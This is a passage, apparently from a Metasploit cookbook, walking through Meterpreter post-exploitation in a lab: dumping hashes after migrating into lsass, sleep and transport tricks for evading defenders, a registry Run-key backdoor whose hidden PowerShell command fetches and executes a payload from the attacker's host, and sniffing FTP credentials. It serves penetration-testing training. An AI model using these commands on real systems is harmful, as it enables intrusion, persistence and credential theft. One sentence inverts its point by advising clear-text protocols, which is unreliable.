    resource (/root/.msf4/scripts/resource/meterpreter/automate.rc)>
    migrate -N lsass.exe
    [*] Migrating from 3636 to 464...
    [*] Migration completed successfully.
    resource (/root/.msf4/scripts/resource/meterpreter/automate.rc)>
    hashdump
    Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f7
    1d913c245d35b50b:::
    ...snip...
    vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913
    c245d35b50b:::
    resource (/root/.msf4/scripts/resource/meterpreter/automate.rc)>
    screenshot
    Screenshot saved to: /root/ThmkKhav.jpeg
    meterpreter >
    ```

6. Besides regular commands, Meterpreter also has support to process <ruby>
    directives, meaning that we can use all the power of Ruby in a resource script:

    ```
    cat ~/.msf4/scripts/resource/meterpreter/ruby.rc
    <ruby>
    $stderr.puts("Ruby is awesome!")
    $stderr.puts("session.platform: #{session.platform}, framework:
    ```

```
#{framework}")
</ruby>
root@kali:~#
```

7. In this example, we are just printing the platform the session is running on as well as the framework, but you can imagine all the possibilities:

```
meterpreter > resource ruby.rc
[*] Processing /root/.msf4/scripts/resource/meterpreter/ruby.rc for
ERB directives.
[*] resource (/root/.msf4/scripts/resource/meterpreter/ruby.rc)>
Ruby Code (112 bytes)
Ruby is awesome!
session.platform: windows, framework:
#<Msf::Framework:0x005555e533c4b8>
meterpreter >
```

Meterpreter timeout control

Meterpreter timeout control allows us to control the timeout behavior in Meterpreter sessions. Controlling timeouts allows us to change the noise level and other communication features, such as the duration of the Meterpreter session.

How to do it...

1. The `get_timeouts` Meterpreter command displays the current timeout configuration:

```
meterpreter > get_timeouts
Session Expiry : @ 2017-11-19 05:59:46
Comm Timeout : 300 seconds
Retry Total Time: 3600 seconds
Retry Wait Time : 10 seconds
```

Session Expiry specifies the timeout period assigned to the session, after which the session will be terminated. If network-related issues are preventing data from being transmitted between the two endpoints but don't cause the socket to completely disconnect, the Comm Timeout command allows you to specify how long Meterpreter will wait for communication before disconnecting or trying to reconnect, which by default is 5 minutes. The Retry Total Time is the total amount of time that Meterpreter will attempt to retry communication on the transport back to Metasploit, which by default is set to 3600 seconds (1 hour). Retry Wait Time refers to the waiting period before trying to establish connectivity.

2. Using the set_timeouts command, we can change the current timeout configuration. To change the Comm Timeout, we can use the -c flag followed by the time in seconds:

```
meterpreter > set_timeouts -c 600
Session Expiry : @ 2017-11-19 05:59:46
Comm Timeout : 600 seconds
Retry Total Time: 3600 seconds
Retry Wait Time : 10 seconds
```

Meterpreter sleep control

During a penetration test, there are sometimes when you need a Meterpreter session to go quiet for a while; for example, if you think the security team is on to you and is trying to stop your attack. For that reason, Meterpreter has a simple but very useful command called sleep.

How to do it...

1. The sleep command does exactly what you would expect; it makes the current Meterpreter session go to sleep for a specified period of time, and wake up again once that time has expired. So, let's put our session to sleep for 10 seconds. Before using the sleep command, we need to set up a handler, which listens for the new Meterpreter connection:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD
windows/x64/meterpreter/reverse_tcp
```

```
        PAYLOAD => windows/x64/meterpreter/reverse_tcp
        msf exploit(handler) > set LHOST 192.168.216.5
        LHOST => 192.168.216.5
        msf exploit(handler) > run -j
        [*] Exploit running as background job 0.

        [*] Started reverse TCP handler on 192.168.216.5:4444
        msf exploit(handler) >
```

2. Now that we have our listener, we can use the `sleep` command followed by the period of time we want our session to `sleep`:

```
        meterpreter > sleep 10
        [*] Telling the target instance to sleep for 10 seconds ...
        [+] Target instance has gone to sleep, terminating current session.

        [*] 192.168.216.10 - Meterpreter session 1 closed. Reason: User
        exit
        msf exploit(handler) >
```

3. After `10` seconds, we will get a new Meterpreter session, giving us access to the system again and hopefully going unnoticed by the security team:

```
 msf exploit(handler) >
 [*] Sending stage (205379 bytes) to 192.168.216.10
 [*] Meterpreter session 2 opened (192.168.216.5:4444 ->
 192.168.216.10:50715) at 2017-11-12 06:43:02 -0500
```

Meterpreter transports

The `transport` command allows you to add a new transport to your current sessions with `reverse_tcp` and `reverse_https` as the top favorites. Meterpreter offers you some other transports for you to choose from.

How to do it...

1. Before starting to add new transports, we will use the `transport` command with the `-h` flag to display the help menu for the command:

```
meterpreter >
meterpreter > transport -h
Usage: transport <list|change|add|next|prev|remove> [options]

   list: list the currently active transports.
    add: add a new transport to the transport list.
 change: same as add, but changes directly to the added entry.
   next: jump to the next transport in the list (no options).
   prev: jump to the previous transport in the list (no options).
 remove: remove an existing, non-active transport.

OPTIONS:

    -A <opt>  User agent for HTTP/S transports (optional)
    -B <opt>  Proxy type for HTTP/S transports (optional: http, socks; default: http)
    -C <opt>  Comms timeout (seconds) (default: same as current session)
    -H <opt>  Proxy host for HTTP/S transports (optional)
    -N <opt>  Proxy password for HTTP/S transports (optional)
    -P <opt>  Proxy port for HTTP/S transports (optional)
    -T <opt>  Retry total time (seconds) (default: same as current session)
    -U <opt>  Proxy username for HTTP/S transports (optional)
    -W <opt>  Retry wait time (seconds) (default: same as current session)
    -X <opt>  Expiration timout (seconds) (default: same as current session)
    -c <opt>  SSL certificate path for https transport verification (optional)
    -h        Help menu
    -i <opt>  Specify transport by index (currently supported: remove)
    -l <opt>  LHOST parameter (for reverse transports)
    -p <opt>  LPORT parameter
    -t <opt>  Transport type: reverse_tcp, reverse_http, reverse_https, bind_tcp
    -u <opt>  Local URI for HTTP/S transports (used when adding/changing transports with a custom LURI)
    -v        Show the verbose format of the transport list

meterpreter >
```

2. To list the current active transports, we can use the `transport` command with the `list` option:

   ```
   meterpreter > transport list
   Session Expiry : @ 2017-11-23 16:11:07

   ID Curr URL Comms T/O Retry Total Retry Wait
   -- ---- --- --------- ----------- ----------
   1 * tcp://192.168.216.5:4444 300 3600 10
   ```

3. Adding new transports allows Metasploit to keep the sessions alive for longer. To add a new `transport`, we can use the `transport` command followed by the `transport` mechanism we are using:

   ```
   meterpreter > transport add -t reverse_http -l 192.168.216.5 -p
   8080 -to 500 -rt 30000 -rw 5000
   [*] Adding new transport ...
   ```

```
[+] Successfully added reverse_http transport.
meterpreter >
```

4. We have used the `-t` option to specify the type of transport to add. The available types are `bind_tcp`, `reverse_tcp`, `reverse_http`, and `reverse_https`:
   - The `-l` option is used to set the `LHOST`
   - The `-p` option is used for the `LPORT`
   - The `-to` option is used to specify the communication timeout in seconds
   - The `-rt` option is used to set the retry total parameter in seconds, and should be higher than `-rw`
   - The `-rw` option is used to set the retry wait parameter in seconds, and should be less than `-rt`

5. Now, when we list the available transports, we should see our newly created `reverse_http` transport:

```
meterpreter > transport list
Session Expiry : @ 2017-11-25 12:05:54

ID Curr URL Comms T/O Retry Total Retry Wait
-- ---- --- --------- ----------- ----------
1
http://192.168.216.5:8080/8P8a9wEtFOLZsdiwg6H7kwzzyj7QnFNN2_cDFwbfy
weSR-
V3ufLjkz4GofSWJDDaeZonEslz6DLcooyTrQqx502GYiWlN4_Clb3TdqrR9ZnUaSU-
pCEgiSCrHrmUnfN/ 500 30000 500
2 * tcp://192.168.216.5:4444 300 3600 10

meterpreter >
```

6. To change transports, we will first start the Generic Payload Handler and set the payload to the same one used in the transport:

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(psexec) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_http
PAYLOAD => windows/meterpreter/reverse_http
msf exploit(handler) > set LPORT 8080
LPORT => 8080
msf exploit(handler) > set LHOST 192.168.213.5
LHOST => 192.168.213.5
msf exploit(handler) > run -j
[*] Exploit running as background job.
```

```
[*] Started HTTP reverse handler on http://0.0.0.0:8080/
[*] Starting the payload handler...
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > transport next
[*] Changing to next transport ...
[+] Successfully changed to the next transport, killing current
session.

[*] 192.168.216.10 - Meterpreter session 1 closed. Reason: User
exit

[*] 192.168.216.10:49352 (UUID:
f0ff1af7012d14e2/x86=1/windows=1/2017-11-18T12:05:54Z) Attaching
orphaned/stageless session ...
msf exploit(handler) > [*] Meterpreter session 2 opened
(192.168.216.5:8080 -> 192.168.216.10:49352) at 2017-11-18 12:24:33
+0000

msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

As you can see from the output, we have successfully changed to the next transport on the list using the `transport next` command. To change to the previous transport, simply use the `transport prev` command.

Interacting with the registry

The registry is a system-defined database used to store information that is necessary to configure the system for one or more users, applications, and hardware devices.

Getting ready

The data stored in the registry varies according to the version of Microsoft Windows, so you need to take that into account when interacting with the target system.

By looking at the registry, you can find what files have been used, websites visited using Internet Explorer, programs used, USB devices used, and much more.

How to do it...

1. To interact with the target machine's registry, we will use the `reg` command, but before we start using it, let's see the available options:

```
meterpreter > reg
Usage: reg [command] [options]
```

Interact with the target machine's registry. The following are the options:

- `-d <opt>`: The data to store in the registry value
- `-h`: Help menu
- `-k <opt>`: The registry key path (for example, `HKLM\Software\Foo`)
- `-r <opt>`: The remote machine name to connect to (with current process credentials)
- `-t <opt>`: The registry value type (for example, `REG_SZ`)
- `-v <opt>`: The registry value name (for example, `Stuff`)
- `-w`: Sets the `KEY_WOW64` flag and valid values (`32/64`)

The following are the commands:

- `enumkey`: Enumerates the supplied registry key (`-k <key>`)
- `createkey`: Creates the supplied registry key (`-k <key>`)
- `deletekey`: Deletes the supplied registry key (`-k <key>`)
- `queryclass`: Queries the class of the supplied key (`-k <key>`)
- `setval`: Sets a registry value (`-k <key> -v <val> -d <data>`)
- `deleteval`: Deletes the supplied registry value (`-k <key> -v <val>`)
- `queryval`: Queries the data contents of a value (`-k <key> -v <val>`)

As you can see, the `reg` command allows us to have full control of the registry, which is a sign of the power that one can achieve by mastering the registry.

As an example, in this recipe, we will use the `reg` command to create a registry backdoor using the Script Web Delivery exploit module.

First, we need to set up a web server which serves our PowerShell payload:

```
msf exploit(web_delivery) > set SRVHOST 192.168.216.5
SRVHOST => 192.168.216.5
msf exploit(web_delivery) > set URIPATH /
URIPATH => /
msf exploit(web_delivery) > show targets

Exploit targets:

Id Name
-- ----
0  Python
1  PHP
2  PSH
3  Regsvr32
4  PSH (Binary)

msf exploit(web_delivery) > set TARGET 2
TARGET => 2
msf exploit(web_delivery) > set PAYLOAD
windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(web_delivery) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(web_delivery) > exploit
...

msf exploit(web_delivery) >
```

2. Next, we will use the `reg` command to create a new registry key which will run the PowerShell shell payload whenever the user logs in to the machine:

```
meterpreter > reg setval -k
HKLM\\software\\microsoft\\windows\\currentversion\\run -v Power -d
"powershell.exe -nop -w hidden -c $R=new-object
net.webclient;$R.proxy=[Net.WebRequest]::GetSystemWebProxy();$R.Pro
xy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
$R.downloadstring('http://192.168.216.5:8080/');"
Successfully set Power of REG_SZ.
meterpreter >
```

3. To enumerate the registry key, we can use the `reg` command as well as the `enumkey` option followed by `-k` and the key we wish to enumerate:

```
meterpreter > reg enumkey -k
HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\software\microsoft\windows\currentversion\run

Values (2):

VBoxTray
Power
```

4. To display the data contents of a value, we can use the `reg` command with the `queryval` option followed by `-k`, which specifies the registry key, and `-v` to specify the value to query:

```
meterpreter > reg queryval -k
HKLM\\software\\microsoft\\windows\\currentversion\\run -v Power
Key: HKLM\software\microsoft\windows\currentversion\run
Name: Power
Type: REG_SZ
Data: powershell.exe -nop -w hidden -c $R=new-object
net.webclient;$R.proxy=[Net.WebRequest]::GetSystemWebProxy();$R.Pro
xy.Credentials=[Net.CredentialCache]::DefaultCredentials;IEX
$R.downloadstring('http://192.168.216.5:8080/');
meterpreter >
```

5. Now that we have our registry backdoor in place, we just need the machine to reboot and we will get back a remote shell running with system privileges:

```
msf exploit(web_delivery) >
[*] Sending stage (179267 bytes) to 192.168.216.10
[*] Meterpreter session 2 opened (192.168.216.5:4444 ->
192.168.216.10:49379) at 2017-11-18 10:06:39 -0500
msf exploit(web_delivery) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Awesome! As you expect, the Metasploit Framework provides us with all the tools we need to mimic the adversary and test for the most common methods of persistence.

Loading framework plugins

Meterpreter allows us to use several Meterpreter extensions, which provide us with enhanced features, such as the ability to execute PowerShell and Python commands, create interactive PowerShell prompts, perform LAN attacks, sniff traffic, and much more.

How to do it...

1. In this recipe, we will start by loading the PowerShell extension with the `load powershell` command and have a look at which commands were added to our Meterpreter session using the `help` command:

   ```
   meterpreter > load powershell
   Loading extension powershell...Success.
   meterpreter > help powershell

   Powershell Commands
   ===================

   Command Description
   ------- -----------
   powershell_execute Execute a Powershell command string
   powershell_import Import a PS1 script or .NET Assembly DLL
   powershell_shell Create an interactive Powershell prompt


   meterpreter >
   ```

2. The first command we will check is the `powershell_execute` command, which allows us to execute PowerShell commands:

   ```
   meterpreter > powershell_execute $PSVersionTable
   [+] Command execution completed:

   Name                    Value
   ----                    -----
   CLRVersion              2.0.50727.5420
   BuildVersion            6.1.7601.17514
   PSVersion               2.0
   WSManStackVersion.      2.0
   PSCompatibleVersions    {1.0, 2.0}
   SerializationVersion    1.1.0.1
   PSRemotingProtocolVersion  2.1
   ```

As you can see, using the `powershell_execute` command, we can execute PowerShell commands as if we were at the PowerShell prompt.

3. We can even use multiple PowerShell commands by placing them within quotes, as in the following example, where we use PowerShell to get a list of all the users in the domain:

```
meterpreter > powershell_execute "Get-WmiObject Win32_UserDesktop |
Select-Object Element"
[+] Command execution completed:

Element
-------
\\VAGRANT-2008R2\root\cimv2:Win32_UserAccount.Domain="VAGRANT-2008R
2",Name="Administrator"
\\VAGRANT-2008R2\root\cimv2:Win32_UserAccount.Domain="VAGRANT-2008R
2",Name="anakin_skywalker"
\\VAGRANT-2008R2\root\cimv2:Win32_UserAccount.Domain="VAGRANT-2008R
2",Name="artoo_detoo"
...

\\VAGRANT-2008R2\root\cimv2:Win32_UserAccount.Domain="VAGRANT-2008R
2",Name="vagrant"
```

4. By loading the `sniffer` extension, we can start a network sniffer on the target machine:

```
meterpreter > load sniffer
Loading extension sniffer...Success.
meterpreter > help sniffer

Sniffer Commands
================

Command Description
------- -----------
sniffer_dump Retrieve captured packet data to PCAP file
sniffer_interfaces Enumerate all sniffable network interfaces
sniffer_release Free captured packets on a specific interface
instead of downloading them
sniffer_start Start packet capture on a specific interface
sniffer_stats View statistics of an active capture
sniffer_stop Stop packet capture on a specific interface
```

5. Before we begin capturing packets, we will first enumerate the available interfaces using the `sniffer_interfaces` command:

```
meterpreter > sniffer_interfaces

1 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true
dhcp:false wifi:false )
2 - 'Intel(R) PRO/1000 MT Desktop Adapter' ( type:4294967295 mtu:0
usable:false dhcp:false wifi:false )
3 - 'Intel(R) PRO/1000 MT Network Connection' ( type:0 mtu:1514
usable:true dhcp:false wifi:false )
4 - 'Intel(R) PRO/1000 MT Network Connection' ( type:0 mtu:1514
usable:true dhcp:true wifi:false )
```

6. Then, we will start sniffing on the third interface using the `sniffer_start`, followed by the interface ID:

```
meterpreter > sniffer_start 3
[*] Capture started on interface 3 (50000 packet buffer)
```

7. To generate some traffic, we will log in to the Metasploitable 3 machine, open a command prompt and FTP to the Metasploitable 2 machine, using the username `user` and the password `user`:

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Administrator>ftp 192.168.216.129
Connected to 192.168.216.129.
220 (vsFTPd 2.3.4)
User (192.168.216.129:(none)): user
331 Please specify the password.
Password:
230 Login successful.
ftp> _
```

Then, we will stop the sniffer using the `sniffer_stop 3` command:

```
meterpreter > sniffer_stop 3
[*] Capture stopped on interface 3
[*] There are 53 packets (4561 bytes) remaining
[*] Download or release them using 'sniffer_dump' or
'sniffer_release'
```

Download the PCAP using the `sniffer_dump 3` command:

```
meterpreter > sniffer_dump 3 dump.pcap
[*] Flushing packet capture buffer for interface 3...
[*] Flushed 53 packets (5621 bytes)
[*] Downloaded 100% (5621/5621)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to dump.pcap
```

Now that we have the PCAP file, we can use `tcpdump`, a packet analyzer command-line tool, to display the PCAP contents, with `-nn` so it doesn't convert addresses or ports, `A` to print each packet in ASCII, and `r` to read from the PCAP file:

```
root@kali:~# tcpdump -nnAr dump.pcap port 21
reading from file dump.pcap, link-type EN10MB (Ethernet)
11:07:41.000000 IP 192.168.216.10.50255 > 192.168.216.129.21: Flags
[S], seq 4124208382, win 8192, options [mss 1460,nop,wscale
0,nop,nop,sackOK], length 0
E..4..@.......
.....O...1....... .2..............
...snip...
11:07:43.000000 IP 192.168.216.10.50255 > 192.168.216.129.21: Flags
[P.], seq 1:12, ack 21, win 8172, length 11: FTP: USER user
E..3..@.......
.....O....1.g...P...2...USER user
...snip...
11:07:44.000000 IP 192.168.216.10.50255 > 192.168.216.129.21: Flags
[P.], seq 12:23, ack 55, win 8138, length 11: FTP: PASS user
E..3..@........
.....O....m
g...P...2...PASS user
```

Looking at the output, we can see that we were able to capture the FTP credentials from the connection between the Metasploitable 3 and Metasploitable 2 machines.

This is the reason why you should use clear text protocols, such as FTP and Telnet.

Meterpreter API and mixins

In the previous two chapters, we learned extensively about using Meterpreter as a potential. You might have realized the important role of Meterpreter to make our penetration task easier and faster. Now, from this recipe, we will move ahead and discuss some advanced concepts related to Meterpreter. We will dive deeper into the core of Metasploit to understand how Meterpreter scripts function and how we can build our own scripts.

From a penetration tester's point of view, it is essential to know how to implement our own scripting techniques so as to fulfill the needs of the scenario. There can be situations when you have to perform tasks where Meterpreter may not be enough to solve your task, so you can't sit back. This is where developing our own scripts and modules come in handy. So, let's start with the recipe. In this recipe, we will discuss the Meterpreter API and some important mixins, and then in later recipes, we will code our own Meterpreter scripts.

Getting ready

The Meterpreter API can be helpful for programmers to implement their own scripts during penetration testing. As the entire Metasploit framework is built using Ruby language, experience with Ruby programming can enhance your penetration experience with Metasploit. We will be dealing with Ruby scripts in the next few recipes, so some former Ruby programming experience will be required. If you have a basic understanding of Ruby and other scripting languages, then it will be easy for you to understand the concepts.

How to do it...

1. Let's start by launching an interactive Ruby shell with Meterpreter in our Metasploitable 3 target machine session:

```
meterpreter > irb
[*] Starting IRB shell
[*] The "client" variable holds the meterpreter client

>>
```

2. Now that we are in the Ruby shell, we can execute our Ruby scripts. Let's start with a basic addition of two numbers:

```
>> 1+1
=> 2
```

3. Our shell is working fine and can interpret the statements. Let's use the `framework` object and display information about our session:

```
>> framework
=> #<Framework (2 sessions, 0 jobs, 0 plugins, postgresql database
active)>
>> framework.sessions
=> {3=>#<Session:meterpreter 192.168.216.10:49469 (192.168.216.10)
"NT AUTHORITY\SYSTEM @ VAGRANT-2008R2">, 4=>#<Session:meterpreter
192.168.216.10:49470 (192.168.216.10) "NT AUTHORITY\SYSTEM @
VAGRANT-2008R2">}
>>
```

4. Use `client` to display information about our target machine:

```
>> client
=> #<Session:meterpreter 192.168.216.10:49470 (192.168.216.10) "NT
AUTHORITY\SYSTEM @ VAGRANT-2008R2">
```

How it works...

Let's look at some print API calls, which will be useful to us while writing Meterpreter scripts:

- `print_line("message")`: This call will print the output and add a carriage return at the end.
- `print_status("message")`: This call is used most often in the scripting language. It will provide a carriage return and prints the status of whatever is executing with a `[*]` prefixed at the beginning:

```
>> print_status("HackingAlert")
[*] HackingAlert
=> nil
```

- `print_good("message")`: This call is used to provide a result of any operation. The message is displayed with a `[+]` prefixed at the beginning, indicating that the action is successful:

  ```
  >> print_good("HackingAlert")
  [+] HackingAlert
  => nil
  ```

- `print_error("message")`: This call is used to display an error message that may occur during script execution. The message is displayed with a `[-]` prefixed at the beginning of the error message:

  ```
  >> print_error("HackingAlert")
  [-] HackingAlert
  => nil
  ```

The reason why I discussed these different print calls is that they are widely used while writing Meterpreter scripts in respective situations. You can find documentation related to the Meterpreter API in `/usr/share/metasploit-framework/documentation`. Go through them in order to have a clear and detailed understanding. You can also refer to `/usr/share/metasploit-framework/lib/rex/post/meterpreter`, where you can find many scripts related to the Meterpreter API.

Within these scripts are the various Meterpreter cores, desktop interactions, privileged operations, and many more commands. Review these scripts to become intimately familiar with how Meterpreter operates within a compromised system.

Railgun—converting Ruby into a weapon

In the previous recipe, we saw the use of the Meterpreter API to run Ruby scripts. Let's take that a step further. Suppose we want to make remote API calls on the victim machine; what is the simplest method? Railgun is the obvious answer. It is a Meterpreter extension that allows an attacker to call DLL functions directly. Most often, it is used to make calls to the Windows API, but we can call any DLL on the victim's machine.

Getting ready

To start using Railgun, we will require an active Meterpreter session on our target machine. To start the Ruby interpreter, we will use the `irb` command, as discussed in the previous recipe:

```
meterpreter > irb
[*] Starting IRB shell
[*] The "client" variable holds the meterpreter client
>>
```

How to do it...

Before we move on to calling DLLs, let's first see what the essential steps to follow are in order to get the best out of Railgun:

1. Identify the function(s) you wish to call.
2. Locate the function on `https://msdn.microsoft.com/en-us/library/aa383749(v=vs.85).aspx`.
3. Check the library (DLL) in which the function is located (for example, `kernel32.dll`). The selected library function can be called `client.railgun.dll_name. function_name(arg1, arg2, ...)`.
4. The Windows MSDN library can be used to identify useful DLLs and functions to call on the target machine.
5. Let's use the `client.sys.config.sysinfo` API call to gather information on the target:

   ```
   >> client.sys.config.sysinfo
   => {"Computer"=>"VAGRANT-2008R2", "OS"=>"Windows 2008 R2 (Build
   7601, Service Pack 1).", "Architecture"=>"x64", "System
   Language"=>"en_US", "Domain"=>"WORKGROUP", "Logged On Users"=>2}
   ```

6. If we just want the OS version, we can use `client.sys.config.sysinfo['OS']`:

   ```
   >> client.sys.config.sysinfo['OS']
   => "Windows 2008 R2 (Build 7601, Service Pack 1)."
   ```

Using Railgun can be a very powerful and exciting experience. You can practice your own calls and scripts to analyze the outputs. However, what if the DLL or the function you want to call is not a part of the Railgun definition? In that case, Railgun also provides you with the flexibility to add your own functions and DLL to Railgun. We will deal with this in our next recipe.

How it works...

Railgun is an extension for Meterpreter that allows us to make calls to a Windows API without the need to compile our own DLL. Railgun can be used to make remote DLL calls to the compromised target. Remote DLL calls are an important process in penetration testing, as they give us the command over the compromised target to execute any system instruction with full privilege.

There's more...

Railgun currently supports 10 different Windows API DLLs. You can find their definitions in the following folder: `/usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/railgun/def`.

Adding DLL and function definitions to Railgun

In the previous recipe, we focused on calling Windows API DLLs through Railgun. In this recipe, we will focus on adding our own DLL and function definitions to Railgun. In order to do this, we should have an understanding of Windows DLLs. The Railgun documentation found at `http://www.rubydoc.info/search/github/rapid7/metasploit-framework?q=Railgun` can be helpful in giving you a quick idea about different Windows constants that can be used while adding function definitions.

How to do it...

Adding a new DLL definition to Railgun is an easy task. Suppose you want to add a DLL that ships with Windows, but is not present in your Railgun; you can create a DLL definition under `/usr/share/metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/railgun/def`, select the Linux, macOS, or Windows operating system folder, and name it `def_dllname.rb`.

The following template should demonstrate how a DLL is defined:

```
# -*- coding: binary -*-
module Rex
module Post
module Meterpreter
module Extensions
module Stdapi
module Railgun
module Def

class Def_somedll

  def self.create_dll(dll_path = 'somedll')
    dll = DLL.new(dll_path, ApiConstants.manager)

    # 1st argument = Name of the function
    # 2nd argument = Return value's data type
    # 3rd argument = An array of parameters
    dll.add_function('SomeFunction', 'DWORD',[
      ["DWORD","hwnd","in"]
    ])

    return dll
  end
end
end; end; end; end; end; end; end
```

1. For this recipe, first we need to create a backup of the original `def_shell32.rb` Railgun DLL definition so we can write our own:

   ```
   root@kali:~# cd /usr/share/metasploit-
   framework/lib/rex/post/meterpreter/extensions/stdapi/railgun/def/wi
   ndows
   root@kali:/usr/share/metasploit-
   framework/lib/rex/post/meterpreter/extensions/stdapi/railgun/def/wi
   ndows# mv def_shell32.rb def_shell32.rb.bak
   ```

2. To write the DLL definition, we will start by specifying the modules used:

```
# -*- coding: binary -*-
module Rex
module Post
module Meterpreter
module Extensions
module Stdapi
module Railgun
module Def
```

3. Then, the class and the location of the DLL:

```
class Def_windows_shell32

def self.create_library(constant_manager, library_path = 'shell32')
dll = Library.new(library_path, constant_manager)
```

Saving this code as `def_shell32.dll` will create a Railgun definition for `shell32. dll`.

4. The next step is to add functions to the DLL definition. If you take a look at the `def_ shell32.dll` script in Metasploit, you will see that the `IsUserAnAdmin` function is already added to it:

```
dll.add_function('IsUserAnAdmin', 'BOOL', [])
```

The function simply returns a Boolean of `true` or `false`, depending upon the condition. Similarly, we can add our own function definition in `shell32.dll`.

How it works...

To list the available functions for the `shell32.dll` DLL definition, type the following on the Meterpreter session:

```
meterpreter > irb
[*] Starting IRB shell
[*] The "client" variable holds the meterpreter client

>> session.railgun.shell32.functions
=> {"IsUserAnAdmin"=>#
```

```
<Rex::Post::Meterpreter::Extensions::Stdapi::Railgun::LibraryFunction:0x005
60acbbe91d8 @return_type="BOOL", @params=[], @remote_name="IsUserAnAdmin",
@calling_conv="stdcall">}
>>
```

As you can see, now we have the `IsUserAnAdmin` function available.

So, let's call the `IsUserAnAdmin` function from `shell32.dll` and analyze the output:

```
>> client.railgun.shell32.IsUserAnAdmin
=> {"GetLastError"=>0, "ErrorMessage"=>"The operation completed
successfully.", "return"=>true}
```

The function returned `true`, indicating that our session is running as the system admin. Railgun provides us with the flexibility to easily perform those tasks which are not present in the form of modules. So, we are not just limited to those scripts and modules that the framework provides us with; in fact, now we can make calls on-demand.

This was a short demonstration of using Railgun as a powerful tool to call Windows APIs, depending on your needs. You can look for various useful Windows API calls in the MSDN library, and add them into Railgun to enhance the functionality of your framework. It can be used to call any DLL that is residing on the target machine. In the next recipe, we will move on and analyze and write our own Meterpreter scripts.

Injecting the VNC server remotely

The **Virtual Network Computing** (**VNC**) is a graphical desktop sharing system that uses the **Remote Frame Buffer** (**RFB**) protocol to remotely control another computer.

We can inject a VNC server remotely using the Metasploit payload for the VNC injection. In this recipe, we will learn how to inject the VNC server remotely.

Getting ready

The VNC viewer must be installed on the host system to see the VNC session thrown by the target system. In this recipe, we will use the VNC viewer, which is already installed in Kali Linux.

How to do it...

We will use the Microsoft Windows Authenticated User Code Execution exploit module with the `windows/vncinject/reverse_tcp` payload for injecting the VNC server remotely:

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set SMBUSER Administrator
SMBUSER => Administrator
msf exploit(psexec) > set SMBPASS vagrant
SMBPASS => vagrant
msf exploit(psexec) > set RHOST 192.168.216.10
RHOST => 192.168.216.10
msf exploit(psexec) > set PAYLOAD windows/vncinject/reverse_tcp
PAYLOAD => windows/vncinject/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.216.5
LHOST => 192.168.216.5
msf exploit(psexec) > exploit


...
[-] 192.168.216.10:445 - Exploit aborted due to failure: unknown:
192.168.216.10:445 - Unable to execute specified command: The SMB server
did not reply to our request
[*] Exploit completed, but no session was created.
msf exploit(psexec) >
```

Now, you should see a remote VNC session from the injected VNC DLL:

Enabling Remote Desktop

Some organizations may not allow VNC, and by using it in our payload, we could trigger some alarms. This is one of the reasons why we should try to use the OS built-in tools, such as **Remote Desktop**.

How to do it...

1. First, to do this recipe, we need to disable Remote Desktop on the target machine, Metasploitable 3, since it is enabled by default:

2. Then, to enable Remote Desktop, we first need to have a Meterpreter session on the target machine. For this recipe, we can use the Oracle MySQL for Microsoft Windows Payload Execution, which takes advantage of the absence of common MySQL passwords:

```
msf > use windows/mysql/mysql_payload
